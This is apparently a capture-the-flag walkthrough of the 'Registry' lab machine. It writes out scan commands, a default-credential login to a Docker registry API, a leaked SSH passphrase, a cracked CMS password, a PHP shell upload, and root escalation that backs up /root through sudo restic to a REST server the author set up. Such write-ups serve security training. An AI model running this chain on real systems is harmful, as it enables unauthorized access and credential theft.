Registry

Contents

Summary

1- A **registry docker API** with weak creds contained **one docker image** .

2- After downloading the image you will find **a privae SSH key and its passphrase for bolt user**.

3- we assumed that **www-data** user can run a binary as root user.

4- enumerating the files you will find the **DB** of the web application running on port 80, **contains the admin user hash password**.

5- There is a **bolt CMS** running on port 80. using the creds found from the DB you can succssefully log-in to the dashboard.

6- the dashboard supports **uploading file**, so we edit the configuration file to allow **uploading PHP files**.

7- upload a shell that connects back to the machine,so we get a shell as **www-data** user.

8- **www-data** user can backup folders as root user.

9- we setup a **repo** and **REST server** on the machine and **backup-ed** the **/root/** folder to our server.

10- **restored** the backup and found the **SSH private key of root user**.

11- SSH-ed into the machine as **root user**.

Reconnaissance

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file *full-scan*

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.159
```

Nmap output

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-03 21:57 WEST
Scanning 10.10.10.159 [65535 ports]
Discovered open port 443/tcp on 10.10.10.159
Discovered open port 80/tcp on 10.10.10.159
Discovered open port 22/tcp on 10.10.10.159

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 72:d4:8d:da:ff:9b:94:2a:ee:55:0c:04:30:71:88:93 (RSA)
|   256 c7:40:d0:0e:e4:97:4a:4f:f9:fb:b2:0b:33:99:48:6d (ECDSA)
|_  256 78:34:80:14:a1:3d:56:12:b4:0a:98:1f:e6:b4:e8:93 (ED25519)
80/tcp  open  http     nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD
|_http-server-header: nginx/1.14.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject: commonName=docker.registry.htb
| Issuer: commonName=Registry
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-05-06T21:14:35
| Not valid after:  2029-05-03T21:14:35
| MD5:   0d6f 504f 1cb5 de50 2f4e 5f67 9db6 a3a9
|_SHA-1: 7da0 1245 1d62 d69b a87e 8667 083c 39a6 9eb2 b2b5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the output, we extracted some information.

1. The host is running on **Linux**.
2. 4 ports are opened **22**,**80**,**443.**
3. There is a web application running on port **80 (registry.htb)**
4. port **443** is hosting a subdomain called **docker.registry.htb**


we should add **registry.htb** & **docker.registry.htb** to our hosts list

```
sudo nano /etc/hosts
10.10.10.159     registry.htb  docker.registry.htb
```

I always start with web based ports because most of the time they are higher risk than other services.

Scanning registry.htb

Port 80 main page:



It is just the nginx default page. Nothing interesting here so we start directory brute-forcing using gobuster.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://registry.htb/ -t 20
```

leaving gobuster running, we start scanning **docker.registry.htb.**

Scanning docker.registry.htb

the main page of the **docker.registry.htb** is blank**.** so we should run gobuster

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://docker.registry.htb/ -t 20 -k
```

after seconds we found **/v2/** which is an API that requires authentication so we try the old school username & password **admin:admin** and we logged-in successfully.

from the subdomain name and the name of the box that API must be **docker registry API,** the API is used to manage docker images. so we will try to :

1- list all docker images that exists.

```
https://docker.registry.htb/v2/_catalog  # this will request the API to list all docker image

{"repositories":["bolt-image"]}
```

so we have only 1 image called **bolt-image**

2- list all tags for the docker image.

```
http://docker.registry.htb/v2/bolt-image/tags/list  # list al tags for the image "bolt-image"

{"name":"bolt-image","tags":["latest"]}
```

the **"bolt-image"** has only 1 tag **"latest"**

3- download all blobs for **latest** tag.

```
https://docker.registry.htb/v2/bolt-image/manifests/latest  # list all blobs so we can download them

{
   "schemaVersion": 1,
   "name": "bolt-image",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:302bfcb3f10c386a25a58913917257bd2fe772127e36645192fa35e4c6b3c66b"
      },
      {
         "blobSum": "sha256:3f12770883a63c833eab7652242d55a95aea6e2ecd09e21c29d7d7b354f3d4ee"
      },
      {
         "blobSum": "sha256:02666a14e1b55276ecb9812747cb1a95b78056f1d202b087d71096ca0b58c98c"
      },
      {
         "blobSum": "sha256:c71b0b975ab8204bb66f2b659fa3d568f2d164a620159fc9f9f185d958c352a7"
      },
      {
         "blobSum": "sha256:2931a8b44e495489fdbe2bccd7232e99b182034206067a364553841a1f06f791"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:f5029279ec1223b70f2cbb2682ab360e1837a2ea59a8d7ff64b38e9eab5fb8c0"
      },
      {
         "blobSum": "sha256:d9af21273955749bb8250c7a883fcce21647b54f5a685d237bc6b920a2ebad1a"
      },
      {
         "blobSum": "sha256:8882c27f669ef315fc231f272965cd5ee8507c0f376855d6f9c012aae0224797"
      },
      {
         "blobSum": "sha256:f476d66f540886e2bb4d9c8cc8c0f8915bca7d387e536957796ea6c2f8e7dfff"
      }
   ],
      ...
```

this is the blobs list for the **latest** tag, Now we should download all these blobs.

You can download all the blobs using the **blobs** endpoint

```
https://docker.registry.htb/v2/bolt-image/blobs/BLOB_SUM # repeat this request for every blob you want to download
```

You should now have a gzip file for every blob you downlaod, decompress them and extract any valuable information.

Here is a script that automates this process .

Gaining Access

from the blobs you should find:

- A **passphrase for SSH key** from blob 1

```
#!/usr/bin/expect -f
#eval `ssh-agent -s`
spawn ssh-add /root/.ssh/id_rsa
expect "Enter passphrase for /root/.ssh/id_rsa:"
send "GkOcz221Ftb3ugog\n";
```


- **Config file** for **SSH** login from blob 1

```
Host registry
User bolt
Port 22
Hostname registry.htb
```

- **SSH key** from blob 4

so now we have a possible username & his private SSH key and its passphrase , It's time to put all things together

```
ssh -i id_rsa bolt@10.10.10.159
Enter passphrase for key 'id_rsa': GkOcz221Ftb3ugog
```



Here is the user flag.

Elevate privileges

From bolt to www-root

after some enumeration we found a php file called backup.php that contains a php code that execute a restic binary as root user.


```
<?php shell_exec("sudo restic backup -r rest:http://backup.registry.htb/bolt bolt");
```

maybe the user who owns this directory also can run this binary as root , but who owns /var/www/ ? **www-data** so we need to get a shell as www-data

after exploring the web files , you will find **bolt.db** in **/var/www/html/bolt/app/database** which is a **sqlite DB**, so we should transfer it to our box so we can what it contains.

Since we inside the docker we should use scp to transfer files from/to the machine through **SSH,**

```
scp -i id_rsa bolt@10.10.10.159:/var/www/html/bolt/app/database/bolt.db
Enter passphrase for key 'id_rsa': GkOcz221Ftb3ugog
```



the **DB** has table called **bolt_users which has a hash of admin passowrd ,** using **john** to decrypt the has we got the password which is **strawberry.**


But where should we use this passowrd ? Ah I forgot that my **gobuster** is still running on **register.htb**

the gobuster has found **/bolt/** directory

Bolt is an open source **CMS** based on **PHP ,**

```
http://10.10.10.159/bolt/bolt/login # bolt login page
```

we enter the creds we got from the db **admin**:**strawberry ,** then we accessed the dashboard successfully.



the CMS allow to **upload files**, but the file's extention must be listed in the **configuration file** allowed extensions so we:

1- add **php extension** as allowed extension to the **configuration file**.

2- upload a **shell** then execute it so we get a shell as **www-data**

PS: setup a listener on the machine then modify your shell to connect to this port on the machine since we are dealing with docker, or you can chisel to do tunneling.

tried to do those steps, after adding the php extension to the **configuration file, the config file has been reverted to its orignal state**


also tried to upload a normal image file, after 10 seconds the image has been deleted from the server.

so maybe there is a cron job running.

so the cron job does:
1- copy a clean backup of the configuration file to the **bolt website** if the file is changed.

2- delete any new uploaded files.

so we need to do it fast or maybe writting a script will be much better. but I did it manually anyway.



so our assumption was true , **www-data** can run the rest binary as root user.

Elevate priv from www-data to Root.

Restic is a backup program that supports backup folders to a remote server via HTTP/HTTPS but you must first set up a remote REST server instance.

so we are going to:


1- setup a REST server locally and build a repo so we can backup to.

the documentation page suggested to use THIS REST server , first we will compile the server on our machine then transfer it to the box through **SSH.**

```
#on your machine
git clone https://github.com/restic/rest-server
cd rest-server
make
scp -i id_rsa rest-server bolt@10.10.10.159:/tmp
Enter passphrase for key 'id_rsa': GkOcz221Ftb3ugog
```

now we should make a repo and start the server

```
# on the box
/usr/bin/restic init --repo root-backup/
./rest-server --path root-backup/ --no-auth
```



now our server is ready.

2- send a backup of root files/folder to our remote server

```
www-data@bolt:/$ sudo /usr/bin/restic backup -r rest:http://localhost:8000/ /root/
```

```
www-data@bolt:/$ sudo /usr/bin/restic backup -r rest:http://localhost:8000/ /r>
enter password for repository:
password is correct
found 2 old cache directories in /var/www/.cache/restic, pass --cleanup-cache to remove them
scan [/root]
scanned 21 directories, 22 files in 0:00
[0:00] 100.00%  40.663 KiB / 40.663 KiB  43 / 43 items  0 errors  ETA 0:00
duration: 0:00
snapshot 6b33b704 saved
```

we took a backup of **/root/** directory and send it to our local server with snapshot number **6b33b704**

3- restore the backup then we will have access to all backup files


```
bolt@bolt:/tmp$ restic -r /tmp/.not_hidden/root-backup/ restore 6b33b704 --target /tmp/
```

we restored **/roor-backup/ (**our repo name we initiated at the first step) **content to /tmp/ directory**

```
File  Edit  View  Search  Terminal  Help
bolt@bolt:/tmp/.not_hidden$ ls
rest-server  root  root-backup
bolt@bolt:/tmp/.not_hidden$ ls -la root
total 76
drwx------ 7 bolt bolt  4096 Oct 21 10:37 .
drwxrwxr-x 4 bolt bolt  4096 Apr  4 15:03 ..
lrwxrwxrwx 1 bolt bolt     9 May 28  2019 .bash_history -> /dev/null
-rw-r--r-- 1 bolt bolt  3106 Sep 26  2019 .bashrc
drwx------ 3 bolt bolt  4096 Apr  4 13:36 .cache
drwxr-xr-x 3 bolt bolt  4096 Sep 27  2019 .config
-rw-r--r-- 1 bolt bolt 20999 Oct 21 10:04 config.yml
-rw-r--r-- 1 bolt bolt   118 Oct 21 10:37 cron.sh
drwx------ 3 bolt bolt  4096 Sep 26  2019 .gnupg
drwxr-xr-x 3 bolt bolt  4096 Oct  8 20:57 .local
-rw-r--r-- 1 bolt bolt   148 Aug 17  2015 .profile
-r-------- 1 bolt bolt    33 Sep 26  2019 root.txt
-rw-r--r-- 1 bolt bolt    66 Oct 21 10:00 .selected_editor
drwxr-xr-x 2 bolt bolt  4096 Oct 17 09:58 .ssh
-rw-r--r-- 1 bolt bolt   215 Oct 21 08:59 .wget-hsts
bolt@bolt:/tmp/.not_hidden$
```

here is our **/root/** folder, notice that there is .ssh folder that contains root user private SSH Key

copy the SSH key to you machine then connect to the box as root user.



And Rooted #

References

Restic documentation

Restic REST server

Anatomy of a hack: Docker Registry